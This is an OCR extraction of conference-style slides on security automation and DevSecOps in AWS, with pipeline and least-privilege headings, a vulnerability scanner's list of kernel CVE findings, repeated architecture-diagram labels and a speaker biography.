
AUTOMATE EVERYTHING?



AUTOMATED PIPELINES!

POISONED PIPELINE EXECUTION


PRINCIPLE OF **LEAST PRIVILEGE**


TOOL
A
TOOL
B
TOOL
C
CONCEPT
X
CONCEPT
Y

BUILD YOUR OWN TOOLS?

AUTOMATED DATA INTEGRITY LAYER

$1 + 1 = 2$



USER

CUSTOM DATA INTEGRITY CHECKER SCRIPT

DATABASE


docker

Flask

SQLAlchemy

AUTOMATED VULNERABILITY MANAGEMENT

VULNERABILITY ASSESSMENT TOOL



Finding summary

Package findings

🟥 0 Critical 🟥 43 High 🟧 71 Medium

Findings (100+)


Choose a row to view the finding details. All findings are related to this instance.


Active ▼ ● Resource ID *EQUALS* [redacted] *Add filter*

Severity	Title	Impacted resource	Type	Age
🟥 High	CVE-2018-20669 - kernel	[redacted]	Package Vulnerability	an hour
🟥 High	CVE-2019-19074 - kernel	[redacted]	Package Vulnerability	an hour
🟥 High	CVE-2021-3347 - kernel	[redacted]	Package Vulnerability	an hour
🟥 High	CVE-2020-8648 - kernel	[redacted]	Package Vulnerability	an hour
🟥 High	CVE-2019-19319 - kernel	[redacted]	Package Vulnerability	an hour
🟥 High	CVE-2020-25670 - kernel	[redacted]	Package Vulnerability	an hour
🟥 High	CVE-2021-3656 - kernel	[redacted]	Package Vulnerability	an hour

[BONUS]

AUTOMATED REPORT GENERATION!





RESOURCE

RESOURCE


RESOURCE


LOGS

STORAGE


DASHBOARD


(SECURE)
INFRASTRUCTURE AS CODE


Virtual Private Cloud
Availability Zone
Availability Zone
Public Subnet
Public Subnet
SAGEMAKER OPERATORS FOR KUBERNETES
CLOUD9 CONTROL INSTANCE
SageMaker
Private Subnet
Private Subnet
Elastic Kubernetes Service
AWS App Mesh
Private Subnet
Private Subnet
Amazon CloudWatch
AWS X-Ray




```
{
  'key': 'value'
}
```



Virtual Private Cloud
Availability Zone
Availability Zone
Public Subnet
Public Subnet
CLOUD9 CONTROL INSTANCE
SageMaker
Private Subnet
Private Subnet
Elastic Kubernetes Service
AWS App Mesh
Private Subnet
Private Subnet
Amazon CloudWatch
AWS X-Ray




```
{
  'key': 'value'
}
```

```
{
  'key': 'value'
}
```


Virtual Private Cloud
Availability Zone
Availability Zone
Public Subnet
Public Subnet
SAGEMAKER OPERATORS FOR KUBERNETES
CLOUD9 CONTROL INSTANCE
SageMaker
Private Subnet
Private Subnet
Elastic Kubernetes Service
AWS App Mesh
Private Subnet
Private Subnet
Amazon CloudWatch
AWS X-Ray


Virtual Private Cloud
Availability Zone
Availability Zone
Public Subnet
Public Subnet
SAGEMAKER OPERATORS FOR KUBERNETES
CLOUD9 CONTROL INSTANCE
SageMaker
Private Subnet
Private Subnet
Elastic Kubernetes Service
AWS App Mesh
Private Subnet
Private Subnet
Amazon CloudWatch
AWS X-Ray



```
{
  'key': 'value'
}
```

IAM ROLE

CLOUD RESOURCE

IAM ROLE

CLOUD RESOURCE

IAM ROLE

CLOUD RESOURCE

IAM ROLE

CLOUD RESOURCE

IAM ROLE

CLOUD RESOURCE

HOW ABOUT PRIVILEGE ESCALATION?


CONTINUOUS SECURITY MONITORING

Pragmatic Security Automation and DevSecOps in the Cloud

→ INTRODUCTION

→ UNDERSTANDING WHAT ATTACKS ARE POSSIBLE


→ SECURITY AUTOMATION STRATEGIES




JOSHUA ARVIN LAT

Chief Technology Officer of **NuWorks Interactive Labs**

AWS Machine Learning Hero



Author of 📖 **Machine Learning with Amazon SageMaker Cookbook**



Author of 📖 **Machine Learning Engineering on AWS**